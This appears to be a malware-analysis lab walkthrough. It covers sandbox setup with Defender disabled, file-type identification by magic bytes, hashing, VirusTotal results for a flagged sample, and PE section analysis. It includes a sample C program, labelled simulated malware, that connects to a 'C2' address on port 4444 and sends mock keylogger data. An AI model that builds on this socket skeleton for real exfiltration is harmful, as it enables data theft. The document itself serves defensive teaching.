
Prepare the environment (Secured or Isolated infrastructure)


Windows as a Virtual Machine running on Oracle Virtual Box or Vmware tools
or
Create a Central Sandbox machine in your organization

Ensure no security controls are enabled in that infrastructure (like Antivirus tools, EDR tools , Defenders etc)


Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings
Virus & threat protection settings
View and update Virus & threat protection settings for Microsoft Defender Antivirus.
Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
Real-time protection is off, leaving your device vulnerable.
Off
Cloud-delivered protection
Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.
Cloud-delivered protection is off. Your device may be vulnerable.
Dismiss
Off
Automatic sample submission
Send sample files to Microsoft to help protect


Download the malware for analysis

<<Follow malware generation steps document>>



Identify the exact file type of malware

- Identify the file types using the HxD hex value from the file metadata



https://en.wikipedia.org/wiki/List_of_file_signatures
https://mh-nexus.de/downloads/HxDSetup.zip

Common File Headers (Magic Bytes)

Here are a few examples of magic bytes for different file types:

File Type	Magic Bytes (Hex)	ASCII Representation
PE (Windows EXE)	4D 5A	MZ
JPEG Image	FF D8 FF E0	ÿØÿà
PNG Image	89 50 4E 47	‰PNG
PDF Document	25 50 44 46	%PDF
ZIP Archive	50 4B 03 04	PK..

Identify the file hash

Common Hash Algorithms MD5, SHA-1, SHA-256


Attacker changes the name of the file and extension of file will not change the hash value


Use hash value to compare in malware databases(Virus Total)

Identify malware file in the organization using this hash value and Block using security tools

Ensure the integrity verification of malware before and after analysis to understand any changes


https://www.nirsoft.net/utils/hashmyfiles-x64.zip






PS C:\Users\labsuser> Get-FileHash -Path "C:\Users\labsuser\Downloads\screensaver.exe" -Algorithm SHA256

Scan the malware with Malware Database or with hash value :





61
/ 73
Community Score

61/73 security vendors flagged this file as malicious

Reanalyze | Similar | More

d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462
ab.exe
peexe overlay

Size
72.07 KB

Last Analysis Date
a moment ago

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	0b380add407782ac9b3aa72842341947
SHA-1	437c00d38c1f9347d5c1473ddf39354a56749e80
SHA-256	d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462
Vhash	074046755d151028z2e32tz27z
Authentihash	45f111214cd01e8f56d4afb8b0d98be87a975de854a6cbe66d5ed7dde8ad3f59
Imphash	481f47bbb2c9c21e108d65f52b04c448
Rich PE header hash	a7016ce5cb15a8644d2a00d0e692d936
SSDEEP	1536:I6XLAyRfl7TN4bXxr32QjYkjaiBy+80MGa0qMb+KR0Nc8QsJq39:3bAyRfll4bB2Q8k2cyh0Mgqe0Nc8QsC9
TLSH	T11673AF42D9C41526D196213E27B63BB5A979E1FA3602C1CA7A4CCDF5EFC08B093263C7
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (37.8%) | Microsoft Visual C++ compiled executable (generic) (20%) | Win64 Executable (generic) (12.7%) | Win32 Dynamic Lin...
DetectItEasy	PE32 | Compiler: Microsoft Visual C/C++ (12.20.9044) [C] | Linker: Microsoft Linker (6.00.8047) | Tool: Visual Studio (6.0)
Magika	PEBIN
File size	72.07 KB (73802 bytes)

History

Creation Time	2009-07-23 17:00:19 UTC
First Submission	2024-09-22 05:27:51 UTC
Last Submission	2024-09-22 05:27:51 UTC
Last Analysis	2024-09-22 05:27:51 UTC

Names

screensaver.exe
ab.exe

Signature info

Signature Verification

⚠ File is not signed

File Version Information

Copyright	Copyright 2009 The Apache Software Foundation.
Product	Apache HTTP Server
Description	ApacheBench command line utility
Original Name	ab.exe

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2009-07-23 17:00:19 UTC
Entry Point	5410
Contained Sections	4

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	43366	45056	7.03	d7c8f426f1b5ca076b74646c37a6bfc7	199099.55
.rdata	49152	4070	4096	5.32	25d7ceee3aa85bb3e8c5174736f6f830	99428.62
.data	53248	28764	16384	4.41	283b5f792323d57b9db4d2bcc46580f8	437979.38
.rsrc	86016	1992	4096	1.96	c13a9413aea7291b6fc85d75bfcde381	629607


Imports

+ MSVCRT.dll
+ KERNEL32.dll
+ ADVAPI32.dll
+ WSOCK32.dll
+ WS2_32.dll

Why Are Sections Important in Malware Analysis?

.text: Contains the executable code (instructions that will be run).
.data: Contains global variables and uninitialized data.
.rdata: Contains read-only data, such as strings and constants.
.rsrc: Contains resources used by the application, like icons, dialogs, or strings.

Analyze the section using tool called PEView
http://wjradburn.com/software/PEview.zip



Sample malware code and analyze how this sections are framed based on malware

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <winsock2.h>

// Simulated C2 server IP and Port
#define C2_SERVER "192.168.1.100"
#define C2_PORT 4444

// .rdata section (Read-only data: Strings, Constants)
const char *maliciousMessage = "Sensitive Data Accessed!";
const char *keyLoggerData = "Keystrokes Captured!";
const char *exfiltratingData = "Exfiltrating Data...";

// .data section (Global variables)
int sensitiveData = 12345; // Some placeholder sensitive data

// Prototypes for malware functions
void stealSensitiveData();
void exfiltrateDataToC2();
void connectToC2Server();

// .text section (Executable code)
int main() {
   printf("Malware Started...\n");

   // Simulating malicious behavior
   stealSensitiveData();
   exfiltrateDataToC2();

   printf("Malware Execution Complete.\n");
```

```
    return 0;
}

// Function that simulates stealing sensitive data
void stealSensitiveData() {
    printf("%s Sensitive Data: %d\n", maliciousMessage, sensitiveData);
}

// Function that simulates sending data to a C2 server
void exfiltrateDataToC2() {
    printf("%s\n", exfiltratingData);
    connectToC2Server();
}

// Function to simulate a connection to a command and control server
void connectToC2Server() {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in serverAddr;

    // Initialize Winsock
    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        printf("Winsock initialization failed.\n");
        return;
    }

    // Create a socket
    sock = socket(AF_INET, SOCK_STREAM, 0);
    if (sock == INVALID_SOCKET) {
        printf("Socket creation failed.\n");
        WSACleanup();
        return;
    }

    // Setup the server address
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_port = htons(C2_PORT);
    serverAddr.sin_addr.s_addr = inet_addr(C2_SERVER);

    // Connect to the C2 server
    if (connect(sock, (struct sockaddr*)&serverAddr, sizeof(serverAddr)) == SOCKET_ERROR) {
        printf("Connection to C2 server failed.\n");
        closesocket(sock);
        WSACleanup();
        return;
    }

    // Send keylogger data to the C2 server
    send(sock, keyLoggerData, strlen(keyLoggerData), 0);
    printf("Data sent to C2 server.\n");

    // Cleanup
    closesocket(sock);
    WSACleanup();
}

// .rsrc section (Resources like icons or dialogs)
// In real malware, resources may include things like embedded executables, icons, or payloads.
```

Virtual Size of .text section is 43366 (43 KB) => Size of the program while loading in the memory (RAM)
Size of Raw Data of .text section is 45056 (45KB) => Size of the program before loading in the memory (On Disk)

If the malware is packed or compressed

Let's consider a simple example of how this looks in practice:

Unpacked File:
Virtual Size: 500 KB
Size of Raw Data: 480 KB
In this case, the file is not packed. The sizes are similar, which suggests that the file on disk is roughly the same size as it is when loaded into memory.

Packed File:
Virtual Size: 500 KB
Size of Raw Data: 50 KB
In this case, the file is packed. The raw size on disk is much smaller, but the virtual size indicates that it expands significantly in memory. This suggests that the file is compressed or packed and will unpack itself when executed.

==